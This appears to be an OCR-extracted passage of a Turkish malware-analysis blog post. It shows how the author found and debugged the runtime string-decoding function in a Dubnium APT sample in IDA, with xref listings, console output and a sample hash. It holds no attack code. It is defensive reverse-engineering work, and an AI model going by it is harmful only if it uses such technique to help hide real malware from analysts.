
Bildiğiniz üzere zararlı yazılım analizine ilk olarak (çoğunlukla) statik analiz ile başlanmaktadır ve bu adımda zararlı yazılım üzerinde yer alan karakter dizileri (strings) GNU strings, Sysinternals strings vb. araçlarla incelenebilmektedir. Tabii sizin hangi adımlardan geçtiğiniz çok iyi bilen ve ileri seviye siber saldırılarda (APT) kullanılmak üzere zararlı yazılım geliştiren art niyetli kişiler buna karşın bu karakter dizilerinin çalışma esnasında (runtime) çözülmesini (decode) sağlayan fonksiyonlar (string decoder) kullanmaktadırlar. Bu gibi bir durumla karşılaştığınızda örneğin zararlı yazılım üzerinde okunaklı olmayan (encoded string) 100 tane karakter dizisi var ise ilk iş olarak bu karakter dizilerini çözen ana fonksiyonu (string decoder) bulmak olmalıdır. Hata ayıklayıcıda (debugger) zararlı yazılımı çalıştırdıktan sonra çözme işlemini gerçekleştiren fonksiyonun başlangıcına ve sonuna kesme noktası (breakpoint) koyarak çözülen karakter dizilerini yazmaçlardan (register) anlık olarak elde edebilirsiniz. Teoride uygulanabilir olsa da pratikte her çözülen karakter dizisini bir kenara not almak veya programın akışında 5 karakter dizisi çözdükten sonra anti-vm, anti-debugger kontrollerine takıldığı için sonlanan hata ayıklayıcı bize zaman kaybettirebilir. Bu gibi durumlarda IDAPython eklentisi bizi bu çıkmazdan kurtabilir.


Konakladıkları otellerdeki Wi-Fi ağını kullanan üst düzey kurum çalışanlarının DarkHotel APT grubu tarafından uzun yıllardan beri hedef alındığı geçtiğimiz yıllarda haberlere yansımıştı. DarkHotel grubunun kullandığı zararlı yazılım ile benzerlikler taşıyan ve Pi Hediyem Var #7 oyununa da konu olan Dubnium adındaki zararlı yazılım, Microsoft'un Threat Research & Response Blog'unda yer alan yazıda da belirtildiği üzere karakter dizilerini gizlemek için bir fonksiyon kullanıyordu.


Dubnium zararlı yazılımı ile ilişkili olan ve 0ac65c60ad6f23b2b2f208e5ab8be0372371e4b3 SHA1 hashine sahip olan sshkeypairgen.exe (Pi Hediyem Var #7'de adı adobe-pdf-reader.exe olarak değiştirilmişti.) isimli zararlı yazılımı IDA ile incelediğimde, Microsoft'un yazısına konu olan karakter dizisi çözme fonksiyonuna (sub_1177036) benzer bir fonksiyonun bu yazılımda da olduğunu gördüm. sub_1177036 fonksiyonunu çağıran diğer (xrefs to) fonksiyonları listelediğimde sayının oldukça fazla olduğunu gördüm ki bu durum gerçekten karakter dizisi çözdüğüne dair bir işaret olabilirdi.





IDA - sshkeypairgen.exe C:\Users\Mert\Desktop\dubnium\sshkeypairgen.exe
xrefs to aYeljceHr_
Direction Ty Address Text
OK
Cancel
Search
Help
Line 5 of 7
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Using FLIRT signature: Microsoft VisualC 2-14/net runtime
Propagating type information...
4A61A9: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.



IDA - sshkeypairgen.exe C:\Users\Mert\Desktop\dubnium\sshkeypairgen.exe
sub_494CC9 proc near
; FUNCTION CHUNK AT 004B2E58 SIZE 0000000B BYTES
; START OF FUNCTION CHUNK FOR sub_494CC9
loc_4B2E58:
; END OF FUNCTION CHUNK FOR sub_494CC9
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Using FLIRT signature: Microsoft VisualC 2-14/net runtime
Propagating type information...
4A61A9: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.







Doğrulama adına sub_1177036 fonksiyonunu çağıran fonksiyonlardan sub_1174CC9 fonksiyonu üzerinde ilerlemeye karar verdim. Karakter dizisini çözen fonksiyonun öncesine (ecx yazmacına Yeljce(hR_ değerinin kopyalandığı) ve sub_1177036 fonksiyonunun çağrıldığı (call sub_1177036) komutun sonrasına (lea edx, [esp+554h+var_410]) kesme noktası koyduktan sonra hata ayıklama (debug) adımına geçtim.





sub_1177036 fonksiyonu çağrıldıktan sonra çözülen karakter dizisinin (string) EDI yazmacında (register) yer aldığını gördüm.






